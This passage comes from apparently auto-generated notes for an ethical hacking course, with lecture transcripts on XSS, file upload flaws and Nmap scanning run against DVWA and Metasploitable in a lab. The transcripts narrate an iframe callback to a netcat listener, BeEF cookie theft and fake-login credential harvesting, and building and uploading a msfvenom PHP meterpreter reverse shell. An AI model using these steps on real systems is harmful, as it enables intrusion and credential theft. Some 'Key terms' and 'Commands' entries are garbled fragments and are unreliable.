This means that an attacker has to send a crafted malicious URL or post from to the victim to insert the payload and the victim should click the link.

Continued

This kind of payload is also generally being caught by built-in cross-site scripting filters in users browser; like chrome, internet explorer or edge.

Stored cross-site scripting vulnerability; stored cross-site scripting vulnerability happens when the payload is saved.

For example, in a database and then is executed when a user opens the page on the web application.

Stored cross-site scripting is very dangerous for a number of reasons.

The payload is not visible for the browsers cross-site scripting filter.

Users might accidentally trigger the payload if they visit the affected page while a crafted URL or specific form inputs would be required for exploiting reflected cross-site scripting.

DOM-based cross-site scripting vulnerability: the DOM-based cross-site scripting vulnerability happens in the document object module; that means, in DOM instead of part of the html.

Now, I will show you the reflected cross sites scripting and stored cross-site scripting vulnerabilities.

Continued

Now, there is a web server is running in IP address 192 dot 168 dot 0 dot 104.

So, now I am opening that particular web application which is running in the IP address 192 dot 168 dot 0 dot 104.

And, under this I am going to DVWA web application that is Damn Vulnerable Web Application and make the security as low.

Now, see there is cross-site scripting vulnerability reflected and cross-site scripting vulnerability stored.

Now, first I will show you how cross-site scripting vulnerability reflected is one.

So, here it asks to insert your name.

Suppose, instead of name, I am inserting some script, script alert XSS Stored and then end the script, then submit.

And, see it gives us a pop-up message which I put in the alert message.

Continued

Now, suppose I want to visit that particular page from any other system.

So, open explorer those explorer and open the particular web application which is running in the IP 192 dot 168 dot 0 dot 104 and then DVWA.

The user ID and password for this is admin and password then go to XSS reflected.

So, see nothing will happen.

So, that means, the script which is written in that particular system, it basically execute on that particular system.

Now, I am writing the same script in cross-site scripting stored vulnerability.

So, give the name suppose test then message suppose script then alert XSS Stored and then end the script.

Then click on Sign Guestbook.

Continued

So, it also gives us the same pop-up message, but the thing is that this script is permanently stored inside the web application.

So, further from any other system whoever open that particular page, he or she can able to see that pop-up messages.

Go to the XSS stored vulnerability page and see it also gives us the message XSS Stored.

So, the basic difference between XSS reflected and XSS stored is in XSS reflected it does not permanently store inside the web application; but in XSS stored the malicious script permanently stored inside the web application.

Now, I am showing you some malicious kind of java script which we can use to infect a particular web application using the cross-site scripting vulnerability.

So, before that I am reset the database otherwise the previous java script was stored inside the database.

Now, go to XSS stored page and this is suppose demo and put the script.

Then I want to redirect this particular page to any other web application or any other malicious web page.

Continued

Document dot location is equals to http colon double slash suppose I want to redirect this page into demo dot test fire dot net.

So, it maximum length is occupied.

So, by inspecting the element we can change the max length.

So, from 50 I make this 100.

Now, I can able to type the message.

So, now, I can able to type the script net and then end script.

So, it is redirect to that particular web application.

Now, suppose I want to check what happen if any user open this particular malicious web page.

Continued

So, suppose this is our victim and it goes to that particular web application which is running in 192 dot 168 dot 0 dot 104 and then DVWA and go to the page XSS stored and see it also redirected to that particular web application.

So, this way we can also redirect a particular web page to a malicious web page by which one can take a full access of the victim machine.

Now, I will show you how to inject a invisible iframe to connect with the victim machine.

So, go to the page XSS stored; that means, where the cross-site scripting stored vulnerability is exists.

Suppose, name is test and I am putting a invisible iframe; invisible malicious iframe; iframe SRC is equals to http colon double slash, then the IP address of the attacker machine.

Now, I need to check the IP address of the attacker machine it is 192 dot 168 dot 0 dot 101, 192 dot 168 dot 0 dot 101 and using the port suppose 81 and then put the height of the iframe.

Suppose height is 0, because it is I want to make this invisible; then width, we need to increase the max length; width is 0 and then end the iframe tag; now sign guestbook.

So, now, the malicious script is already injected inside the vulnerable web pages.

Continued

Now, we need to open the netcat listener to listen the connection from the victim machine.

So, to open the netcat connection we need to use the command nc dash lvp on port 81.

So, listening on port 81.

Now, suppose this is our victim machine and victim machine goes to that particular web application which is running on 192 dot 168 dot 0 dot 104 and go to DVWA and go to that particular page where XSS stored vulnerability is present and the attacker injects some malicious script in terms of invisible iframe.

Now, check from the attacker machine.

Now, see 192 dot 168 dot 0 dot 102 which is the IP address of the victim machine inverse host look up well unknown host connect to 192 dot 168 dot 0 dot 101 what is the IP address of the attacker machine from the IP address 192 dot 168 dot 0 dot 102.

So, this way by using the cross-site scripting vulnerability we can successfully able to establish the connection with the victim machine.

Further, I will show you how to use the BeEF framework to penetrate inside the victim machine and reset the database to delete all the entries.

Continued

Now, now open the BeEF XSS framework.

So, username is BeEF and password is also BeEF.

Now, we use the hook up URL from this link.

Now, suppose this is our hook up URL.

So, inject this URL to the vulnerable web page.

So, go to XSS stored page and this is nptel.

Now, use the script and redirect to that particular malicious hook up URL, document dot location this equals to we need to increase the max length again ok.

Now, replace this localhost IP address by the IP address of the attacker machine, because we want to establish the connection with the attacker machine.

Continued

So, check the IP address ifconfig.

It is 192 dot 168 dot 0 dot 101.

192 dot 168 dot 0 dot 101 on quote 3000 and then end the script.

Now, see the page is redirected to that particular malicious hook up page.

Now, this web page is already infected.

So, suppose a victim go to that particular infected web page, then see what happened.

Now, it also redirect to that particular hook up pages and see in attacker machine; in BeEF control panel it show inside the online browser it is connect with that particular victim machine.

It will connect with all the machine which access that particular web page; it also connected.

Continued

Now, suppose I am showing you some attack which we can perform in the victim machine.

Now, see all the details is here, right and cookies information is also there.

So, you can also get the cookies information.

So, by taking the cookies information we can also perform session hijacking attack.

Now, log is here we can also check the log and then command.

There is some attack is available from here; using metasploit framework you can also take the access of the victim machine.

I can show you some social engineering type of attack right.

Suppose, you want to Pretty Theft.

Continued

We need to put the IP address of the attacker machine that is 192 dot 168 dot 0 dot 101.

Now, execute and now see.

It is showing Facebook session time out.

So, you need to put the email and password exploiter at the rate gmail dot com, password login.

And, now see that credential is here Email ID, exploiter at the rate gmail dot com and password is pass1234.

So, this way by using the BeEF XSS framework we can also connect with the victim machine by using cross-site scripting attack and lots of other type of attacker also available in BeEF framework; you need to explore all this kind of attack.

Key terms

Term	Meaning in this lecture
This	that an attacker has to send a crafted malicious URL or post from to the victim to insert the payload and the victim should click the link.

Exam-oriented recap

- In today's session we will discuss about the cross-site scripting vulnerability.
- cross-site scripting also known as XSS, is a web security vulnerability that allows an attacker to compromise the interactions that users have with the vulnerable application.
- It allows an attacker to masquerade as a victim user to carry out any action that the user is able to perform and to access any of the users data.
- If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the applications functionality and data.
- There are different types of cross-site scripting vulnerability are there.
- Mainly three different types of cross-site scripting vulnerability are there: reflected, stored and DOM cross-site scripting.
- Reflected cross-site scripting; a reflected cross-site scripting vulnerability happens when the user input from a URL or post data is reflected on the page without being stored, thus allowing the attacker to inject malicious content.
- This means that an attacker has to send a crafted malicious URL or post from to the victim to insert the payload and the victim should click the link.

L57: File Upload Vulnerability

Transcript: [57-file-upload-vulnerability.md](#)

Video: https://www.youtube.com/watch?v=a1ovc_c7wo8

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- In this session, we will discuss about File Upload Vulnerability.
- Many websites require file upload functionality for their users.
- Social networking websites such as Facebook and Twitter allows their user to upload profile pictures; job portals allow their users to upload the resumes.
- File upload functionality is crucial for many web applications.
- At the same time it is a big risk to the application as well as to the server if proper security controls are not implemented on file uploads.

What this lecture teaches

Core concepts from the lecture

In this session, we will discuss about File Upload Vulnerability.

Many websites require file upload functionality for their users.

Social networking websites such as Facebook and Twitter allows their user to upload profile pictures; job portals allow their users to upload the resumes.

File upload functionality is crucial for many web applications.

At the same time it is a big risk to the application as well as to the server if proper security controls are not implemented on file uploads.

File upload vulnerability is a major problem with web based applications.

In many web servers this vulnerability depends entirely on purpose that allows an attacker to upload a file with malicious code in it; that can be executed on the server.

An attacker might be able to put a phishing page into the website or deface the website.

Continued

An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal by unauthorized people.

Now, I am going to show you live demonstration of file upload vulnerability.

So, for this demonstration we use two operating system; one is as a attacker machine which is Kali Linux and another one is server machine which is Metasploitable 2 operating system.

So, the web application is running in server which is Metasploitable 2 operating system with the IP address 192 dot 168 dot 0 dot 100.

So, now, I am opening the web application which is running in the victim server.

192 dot 168 dot 0 dot 100.

And, go to the particular web application DVWA – Damn Vulnerable Web Application.

Username is admin and password, password; login.

Continued

Now, as usual we set the DVWA security level as low and submit.

Now see, there is a file upload vulnerability is present, means it asking for some file which the web application upload into its internal storage space.

So, by using this option we can upload a malicious code inside the server.

Now, I am using a malicious php script upload inside the server using file upload vulnerabilities and through that particular malicious script we are taking the access of the server.

So, let us open the terminal and open the Metasploit framework by typing msfconsole, ok.

Now, I am using a payload related to the term php slash meterpreter slash reverse underscore tcp to create the malicious code.

So, first search for the payload php slash meterpreter slash reverse tcp.

So, here is the payload; we use this payload to create the binary.

Continued

So, now, open another terminal.

Now, we are using msfvenom to create the binary; msfvenom dash p specify the payload name which is php slash meterpreter slash reverse tcp.

Then, LHOST; LHOST is the IP address of the attacker machine.

So, find out the Kali machine IP address by typing ifconfig.

The IP address is 192 dot 168 dot 0 dot 101.

192 dot 168 dot 0 dot 101, then LPORT is equals to, suppose I am using the port 443 to establish the connection.

Then, capital R is used for the raw version; then the file is saved under the folder root, then myfile then the file name is suppose shell dot php.

It will take some time to create the binary; ok it is created.

Continued

Now, check the folder.

Myfile shell dot php it is created.

Now, I am going to upload this malicious code using the file upload vulnerability inside the web application DVWA which is running inside the server.

So, go to that particular page where the file upload vulnerability is present.

So, here is the page and browse.

And, go to the root directory and then myfile and then shell dot php, ok.

So, you upload that particular binary and it successfully uploaded in the location hackable slash uploads slash then file name shell dot php, ok.

So, it is already uploaded.

Continued

So, before executing this particular malicious code we need to open the handler from Metasploit framework.

So, go to the Metasploit framework first.

There is my Metasploit framework, and first we need to open the handler.

So, use exploit slash multi slash handler.

So, now, we need to set the payload; set payload php slash meterpreter slash reverse tcp.

Now, by using the show options command you can check all the available option we need to specify.

So, you need to specify the LHOST.

So, set LHOST that is 192 dot 168 dot 0 dot 101 which we bought previously 101, ok.

Continued

Now, I need to set the LPORT; set LPORT suppose 443.

Now, again check all the option by using show options command, ok.

All are set; LHOST, LPORT are set.

Now, we need to open the listener exploit or run.

So, the reverse tcp handler is on; now go to the browser and go to that particular location to execute the malicious code shell dot php.

See, we got the meterpreter session and this session is created with the server where we upload and execute the malicious code or binary.

So, now, let us check the information of the server by using the command sysinfo.

And, see it is Linux Metasploitable 2.

Continued

So, we got the access of the server machine.

By using the shell command, we can also get the shell access of the server machine.

So, this way by using the file upload vulnerability, we can upload the malicious file or malicious code into the server where the web application is running and we can also get the access of that particular server.




Figure 6: Architecture diagram

Tools mentioned

- Kali Linux
- Metasploit
- msfconsole
- msfvenom

Key terms

Term	Meaning in this lecture
Now see, there is a file upload vulnerability is present,	it asking for some file which the web application upload into its internal storage space.

Exam-oriented recap

- In this session, we will discuss about File Upload Vulnerability.
- At the same time it is a big risk to the application as well as to the server if proper security controls are not implemented on file uploads.
- File upload vulnerability is a major problem with web based applications.
- In many web servers this vulnerability depends entirely on purpose that allows an attacker to upload a file with malicious code in it; that can be executed on the server.
- An attacker might be able to put a phishing page into the website or deface the website.
- An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal by unauthorized people.
- Now, I am going to show you live demonstration of file upload vulnerability.
- So, for this demonstration we use two operating system; one is as a attacker machine which is Kali Linux and another one is server machine which is Metasploitable 2 operating system.

L58: The NMAP Tool — A Relook Part I

Transcript: [58-the-nmap-tool-a-relook-part-i.md](#)

Video: <https://www.youtube.com/watch?v=xpTSqX2H-c>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- The tool can be used for a variety of purposes with respect to network discovery, host discovery, OS discovery and so on so forth.
- And this is very widely used particularly for vulnerability scanning and also for network discovery or network mapping ok.
- This Nmap tool can be used firstly, to discover hosts, what are the hosts, their IP addresses or other things whatever, they are active on the network.

What this lecture teaches

Core concepts from the lecture

The Nmap tool as you have seen is a very important tool, which is available to the ethical hacker or hacker whatever you say.

The tool can be used for a variety of purposes with respect to network discovery, host discovery, OS discovery and so on so forth.

So, you have already seen some demonstrations on Nmap; but what we shall be doing over the next three lectures?

We shall be talking more formally about the Nmap tool, the different commands and some explanations about how some of those commands work ok.

In this first lecture of the series “The Nmap Tool : A Relook” here we shall be mainly talking about, firstly, what Nmap is, what are the basic features, and in particular we shall be looking at the some of the more commonly used commands which relate to host discovery ok.

So, let us start with this; first talking about the Nmap tool; Nmap is the short form for the Network Mapper.

So, it helps an individual or a person to create the map of a network.

Now, what do you mean by map of a network?

Continued

You see map in a atlas what does it contain?

It contains all the geographical detail; it contains not only information about the cities and the towns, but also it contains information about the roads, rivers, hills and other things.

Similarly, when you are doing network mapping, you are gathering a lot of information about the network to know about what are the hosts which are there; which are the host which are active; what are the ports which are currently open and so on and so forth.

This is what network mapping is all about.

And the good thing about Nmap is that it is freely available; it is open source.

So, actually you can have the access to the source code also and you can make modifications if you want.

And this is very widely used particularly for vulnerability scanning and also for network discovery or network mapping ok.

Now, basically the Nmap is a something called a port scanning tool; you look into the ports at the transport layer level and find out what ports are open.

Continued

Now, let us very briefly try to tell about what do you mean by saying that a port is open.

Let us say I have a computer system which is running a lot of, a number of services at the TCP or UDP layer level.

Let us say some services are at, let us take some examples Telnet, FTP, mail, SMTP, HTTP and so on.

So, what does the services mean?

They mean that there is a server program already running in the background, which is listening to a particular port number.

For example, for Telnet it will be listening over port number 23; for HTTP it will typically be listening over port number 80 and so on.

So, whenever there is a request coming over that particular port number, the request will be forwarded to that particular server program.

This is what you mean by a port is open; that means, the corresponding server program is currently active, running and is listening for some incoming request on that port.

Continued

But, if the server is shut down, we are not running the server; we say that the machine is up but that particular port is closed ok.

So, basically Nmap is a port scanning tool; the packets are sent out to different hosts in the network and you can gather a wealth of information about the network, about the hosts based on what you get ok.

We shall see some of these.

This Nmap tool can be used firstly, to discover hosts, what are the hosts, their IP addresses or other things whatever, they are active on the network.

And what kind of services they offer; services mean as I had said that port number; the servers that are running on those ports ok.

Related, find open ports; some of the ports if they are left open, there are known vulnerabilities or security risks; that means, there are well publicized exploits, you can run those exploits to break into the system through those open ports.

So, if you have a list of open ports then you can also know what are the security risks involved.

You can know about the operating system versions and various other things ok.

Continued

This Nmap tool was first developed in the year 1997 by a gentleman called Gordon Lyon.

And there is a website Nmap dot org where lot of information and resources are available on Nmap.

There are very good tutorials available on Nmap there, where we can get the details of the all the commands, their meaning and lot of examples.

Since 1997 several Nmap versions have released, have been released.

So, in general when you, when after installing Nmap on a machine, when you want to run it, here I am showing that how to run it on a command prompt.

There are GUI versions also available; you can run through a GUI.

The command is Nmap, then there are a number of optional things; you can specify what kind of scan you are trying to do; there can be various options you can specify.

And you can tell which host or which network you are trying to scan; you can also, so, broadly there are three things you specify what is the type of scan, what are the options that you want to exercise for scanning and what are the hosts or networks that you want to include in this scan ok.

Continued

Talking about the features that Nmap provides, broadly speaking there are four features you can say.

First is of course, the first and foremost host discovery.

Here you are trying to find out which hosts on a network are currently alive.

Here again various ways you can do; there are various approaches; some of them we shall be discussing.

Next comes port scanning; after you have detected which hosts are up and running; they are alive; you try to find out what are the services which are currently running on that on those hosts; that means, which are the port numbers; which are open?

So, you can enumerate the open ports and you can find out the services; because open port means the services are running ok.

Then you can look at a number of service and version types; you can detect them that which version is running; you can specify application name and also their version numbers.

Like for example, if there is a web server running, you can also get information about which version of the web server is running on a particular machine and finally, operating system detection.

Continued

So, you can get information about which OS version is running on a particular host or a machine.

And it can also identify some other characteristics at the same time fine.

So, we look at specifically in this lecture about the host discovery features that are supported by Nmap.

So, let us look at it; first let us try to understand what do you mean by host discovery?

Host discovery means to detect which are the hosts that are currently active in a network.

And this is the first and foremost step that you need for any hacking attempt; whether it is ethical hacking or non ethical hacking; whatever, you do; the first step is host discovery.

You must understand, what are the hosts that are currently active in a network?

Now for this purpose you have to query; send some query packets to multiple hosts; sometimes generically we call it as ping sweep operation.

Continued

But this may not be always be the ping command you are sending; but sometimes you call it as ping sweep; as if you are pinging the different hosts to find out which of them are alive.

There are various kinds of techniques that are available under Nmap through which you can try and discover a host; these are listed here ICMP sweep, broadcast ICMP, non-echo ICMP, TCP sweep and UDP sweep.

We shall be explaining these methods briefly in subsequent slides.

So, we start with ICMP sweep; let us understand what this ICMP sweep means.

You know that ICMP is a protocol which is running in a network; this ICMP requests and responses can be used to find out whether a host is alive or not.

There is something called ICMP echo request packet; in an ICMP packet there are many request types; this ICMP echo request corresponds to type 8.

So, in the type field of the packet the number 8 is stored ok.

So, the thing is that the host that you try to discover, you sent an IP echo request packet to that host; what the host will do?

Continued

The host will possibly be sending back an ICMP echo replay like packet is active if it is alive and this echo replay packet is of type zero; these are all ICMP packet types.

So, if you receive the echo replay packet, then your conclusion is the target is alive; but if you do not see that the targets, that the response is coming, no response is obtained, then you conclude that the target is down.

Now pictorially I am trying to depict it here; suppose you are here; you are trying to scan a particular target host out here.

So, you sent an IP, ICMP echo request packet; the target if it is open running, it will send back an echo reply packet; your conclusion is target is alive.

But, if you find that there is no response from the other side, then you conclude that the target is either down or there is a firewall or router which is filtering your requests; there are firewalls you can which can filter this kind of ICMP echo request packets.

So, it is either it is down or it is filtered.

Now the good thing about the ICMP sweep host discovery is that this is easy to implement; but because you have to send individual packets to all the hosts this is slow; if there is 1000 hosts, you will have to send 1000 packets and it is relatively easy to block.

Firewall or router you can configure it easily to block this kind of packets so that you cannot mount this kind of approach or host discovery.

Continued

So, here we have an example; to carry out this ICMP echo sweep you will have to use minus PE option with your Nmap command.

In this example you see, we have given Nmap minus PE, then we specify the IP address of the host ok.

And we specify some options packet-trace, disable-arp-ping.

Packet trace means, we want to get some details about the packets going and coming.

So, the details are printed and disable-arp-ping is arp-ping is also one of the methods for discovering hosts.

And of course, arp-ping you can use only inside a LAN; across LANs you cannot use it.

So, sometimes we usually disable arp-ping by giving a command like this.

So, you see what happens; it sends a packet; this is an ICMP packet; you see; this is a type 8.

Continued

So, it is going from this host; it is going, suppose you are, I mean your IP address is 10 dot 5 dot 23 dot 251; you are sending the packet to the, this target 209.

So, from this you are sending it to this.

So, this is your machine.

So, id, sequence number, the IP packet, time to live, id, the length of the packet all these things are printed; because you have given this packet trace option.

And you can also see the received packet; there is a packet which is coming back; from the target machine it is coming back to my machine.

And reply packet as I had said, is of type 0; type 0 is printed and also ids, the time to live, id, IP length etc.

So, if you see that responses coming back, then you can conclude that your, the particular IP you are trying to query, discover is up ok.

So, there is a faster method available; you can also use this using the same kind of commands; the idea is as follows.

Continued

Here you are trying to use broadcast ICMP features; what is broadcast ICMP?

Well, here also you are sending an ICMP echo request packet; but you send it not to a particular host, but to a broadcast address or a network address; what will happen?

That this scanner; that means, you are sitting here; that whatever echo request packet you are sending, that will be going to all the machines at the same time; it will be a broadcast.

And when this kind of echo request packet reaches all the machines, what will happen?

All these machines will be responding back.

So, this scanner will be receiving all the responses at once.

So, you will be getting information about all the hosts all together.

So, this method is faster; but the problem is that most of the routers, they block this kind of requests.




Figure 7: Architecture diagram

Tools mentioned

- Nmap

Commands / syntax from the lecture

- Nmap tool as you have seen is a very important tool, which is available to the ethica
- Nmap tool, the different commands and some explanations about how some of those comma
- Nmap Tool : A Relook” here we shall be mainly talking about, firstly, what Nmap is, w
- Nmap tool; Nmap is the short form for the Network Mapper
- Nmap is that it is freely available; it is open source
- Nmap is a something called a port scanning tool; you look into the ports at the trans
- Nmap is a port scanning tool; the packets are sent out to different hosts in the netw
- Nmap tool can be used firstly, to discover hosts, what are the hosts, their IP address
- Nmap tool was first developed in the year 1997 by a gentleman called Gordon Lyon
- Nmap dot org where lot of information and resources are available on Nmap
- Nmap there, where we can get the details of the all the commands, their meaning and l
- Nmap versions have released, have been released
- Nmap on a machine, when you want to run it, here I am showing that how to run it on a
- Nmap provides, broadly speaking there are four features you can say
- Nmap through which you can try and discover a host; these are listed here ICMP sweep,

Key terms

Term	Meaning in this lecture
Host discovery	to detect which are the hosts that are currently active in a network.
Well, two types of such packets you can send; one	timestamp packet; other is called an address mask request packet.

Exam-oriented recap

- The Nmap tool as you have seen is a very important tool, which is available to the ethical hacker or hacker whatever you say.
- And this is very widely used particularly for vulnerability scanning and also for network discovery or network mapping ok.
- So, whenever there is a request coming over that particular port number, the request will be forwarded to that particular server program.

- So, if you have a list of open ports then you can also know what are the security risks involved.
 - You must understand, what are the hosts that are currently active in a network?.
 - But this may not be always be the ping command you are sending; but sometimes you call it as ping sweep; as if you are pinging the different hosts to find out which of them are alive.
 - Because they might indicate that some kind of attack is going on and this system administrator might have disabled those options ok.
 - So, it will be sending a query to a server whenever it boots up; it will be getting subnet mask from there and from there it will start the network services ok.
-

L59: The NMAP Tool — A Relook Part II

Transcript: [59-the-nmap-tool-a-relook-part-ii.md](#)

Video: <https://www.youtube.com/watch?v=XXhmUOyapo4>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- We continue with our discussion on Nmap.
- If you recall, in the last lecture we talked about specifically the host discovery kind of commands; that is there.
- So, the attacker or the person who is mounting this kind of host discovery or port scanning kind of a thing, tries to complete the 3 way handshake on particular port numbers.
- There is a another kind of, this kind of you can say, port discovery mechanism, called TCP SYN scan.

What this lecture teaches

Core concepts from the lecture

We continue with our discussion on Nmap.

If you recall, in the last lecture we talked about specifically the host discovery kind of commands; that is there.

But, here in the part II of the lecture, we shall be mainly talking about port scanning; sorry this will be port, port, port scanning using Nmap and so this is actually port.

It is the typographic error and various ways in which we can carry out this port scanning ok.

So, let us see; first thing I mentioned during the last lecture, what do you mean by a port is open or not?

Suppose, when you have a server machines, suppose these are server; there can be several services which are running on this machines.

And each of the services will be listening to a particular port number; like I said, service like telnet usually listens to port number 23; mail SMTP listens to port number 25 and so on.

So, we say that the server or service is listening on that port number; whenever there is an incoming request on that port number, the request is forwarded to that server.

Continued

So, here we are basically trying to find out what services are running, which means they are listening on a particular port number.

As I had said, each running TCP service is associated with a specific port number where the server or service listens for incoming connections as I had said.

In contrast for UDP services, only the port number is associated with; it does not listen on that port.

So, the way UDP and TCP servers are implemented are slightly different.

TCP servers listen on a port; UDP servers do not listen.

So, it is like connection less; we call it ok.

Now, there are several port scanning options which are available in Nmap; some of these we shall be talking about, TCP Connect scan, TCP SYN scan, TCP Stealth and FTP Bounce scan ok.

Let us see about this.

Continued

First we talk about TCP Connect scan; but before we talk about it, let us recall; on the right hand side, we have shown the connection establishment phase in TCP.

When the client wants to establish a connection to the server, there are 3 packets which flow back and forth.

The first packet goes with the SYN flag set; we call it a SYN packet.

A packet comes back from the server with both SYN and SCK flag set; we call it SYN/ACK packet.

And finally, the client sends back a ACK packet with ACK flag set and then we say that the connection has been established.

So, there are, this is a 3 way handshake protocol.

In TCP Connect scan, we basically utilize this mechanism of connection establishment ok.

So, the attacker or the person who is mounting this kind of host discovery or port scanning kind of a thing, tries to complete the 3 way handshake on particular port numbers.

Continued

And, if it finds that this kind of 3 way handshake is successful, this will mean that the particular port number is presently open; there is a server which is presently listening on that port number ok.

So, pictorially I am trying to show it here; that the scanner is first sending a SYN packet on a particular port number.

The target if it, if the service is running on the particular port, it will be sending back a SYN/ACK and scanner will finally send back an ACK.

So, you conclude that the port is open.

But, if you send a SYN packet to a particular port and if the particular port is not having an associated server running, service running, the machine typically sends and reset acknowledgement packet back with a reset flag set, indicating that it wants to terminate the connection; the server is not there.

So, if such a packet comes back you conclude that the port is closed.

Now, the point to note is that, this kind of a mechanism can detect a port is open or not, but the system administrator can easily detect this by looking at the system log; because all TCP connections are logged in the system log and this is a valid kind of a system connection, TCP connection, you are trying to establish.

So, this will also go into the log, fine.

Continued

There is a another kind of, this kind of you can say, port discovery mechanism, called TCP SYN scan.

Here the mechanism is slightly different; well here also you look; you are utilizing the 3 way handshake; but we are sending a SYN; we are getting back SYN/ACK; but the third ACK we are not sending; that means, we are not completing the connection.

If the connection is not completed, then the information will not go into the log.

So, you can also escape detection in that way.

So, you do not establish the complete connections; sometimes it is called half-open scanning.

So, if you send a SYN packet, if you see that SYN/ACK is received then you conclude that the port is listening.

You do not complete the connection; instead of sending an ACK, the scanner immediately terminates connection by sending a reset packet; if a reset packet is sent the connection is terminated immediately.

But, if this SYN/ACK or if the server is not up on that port then instead of SYN/ACK, a RST/ACK will be received.

Continued

Then you conclude that the port is not listening.

Pictorially you show it like this; in the first case when the port is open, you send SYN, you get back SYN/ACK; you immediately terminate connection by sending reset.

You do not allow the connection to complete; because your object is not to complete the connection right; Just to see whether the port is open or not.

If the port is closed, then if you send SYN, you will be getting back reset acknowledgement; that is how this works.

So, let us look at some examples; both these scans I am showing together.

There is an option in Nmap, minus sT which uses both TCP SYN and TCP ACK request packets.

It also uses ICMP; that means, it uses multiple ways of discovering a host and also looking for the port numbers.

So, here I am showing a couple of examples; here we are using minus T, on sT with port number 22, on a particular host.

Continued

So, you see after scanning, the conclusion is, this port number 22 on TCP is currently closed.

Because we are not getting back a response.

So, Nmap, 1 IP address, 1 host up, the host was up; but this particular service was closed.

Let us take another example, similarly sT on port number 135 on some other IP address; here it says that this service is presently open.

And also the service number you can see in both cases; what this port number corresponds to ok.

So, here also it says that 1 IP address is scanned.

The host was up and also this shows that this service was also up; the port number is open ok.

Let us take another example.

Continued

Here we are giving minus sT with the packet-trace option; so that you can get the detail.

Here also you are scanning port number 22 on a particular host.

So, see here you can see all the packet trace; what packet was sent?

Ok, so, all the details, the type of the packet, id, sequence number, for the IP packet the time to live, id, IP length, everything.

The final conclusion is host is up, but this service is closed.

So, you sent see, 3 TCP packets were sent and based on that your conclusion is, the packet is or the particular port is closed.

So, if you analyze the packets, you will know that why this conclusion is there; you look at the flags; whatever is coming, you can conclude that the other service, not responding fine.

There is another example; here also use minus sT with packet-trace; but now the port is open.

Continued

So, you see when you sent, there are some connection responses that are coming back ok.

So, because you are receiving the connections and final one is connected; after 3 way handshake the connection, it is finally connected.

So, your conclusion will be the particular port is on that machine, on that host is open.

So, here you see when you do a network scan, when you try to look at vulnerabilities the first thing you look at is what are the hosts that are up and second thing you look at, is that what are the port numbers that are currently open on those hosts.

Once you know that, you can try to run some exploit on those port numbers which are well known to exploit those vulnerabilities fine.

There is some other kind of more sophisticated scan; this is called TCP stealth scan.

Stealth is something as you know the term; stealth means you are hiding; no one will be able to detect you; that is the idea.

So, here the idea is, you carry out port scanning, while avoiding detection; but what is the basic philosophy?

Continued

How you can avoid detection?

Let us try to get an idea.

So, you are, your packet means, your means, your packets are hiding within normal network traffic.

So, the firewall or the intrusion detection system, whatever you have installed on the target machine, they will not be able to distinguish your packets as some kind of malicious packets ok.

And they will also not be logged; because they will, they will appear to be very harmless; that is why they will not be logged.

That is how we say that they are stealthy.

You see there are several ways in which you can do this; I am not going into this detail again.

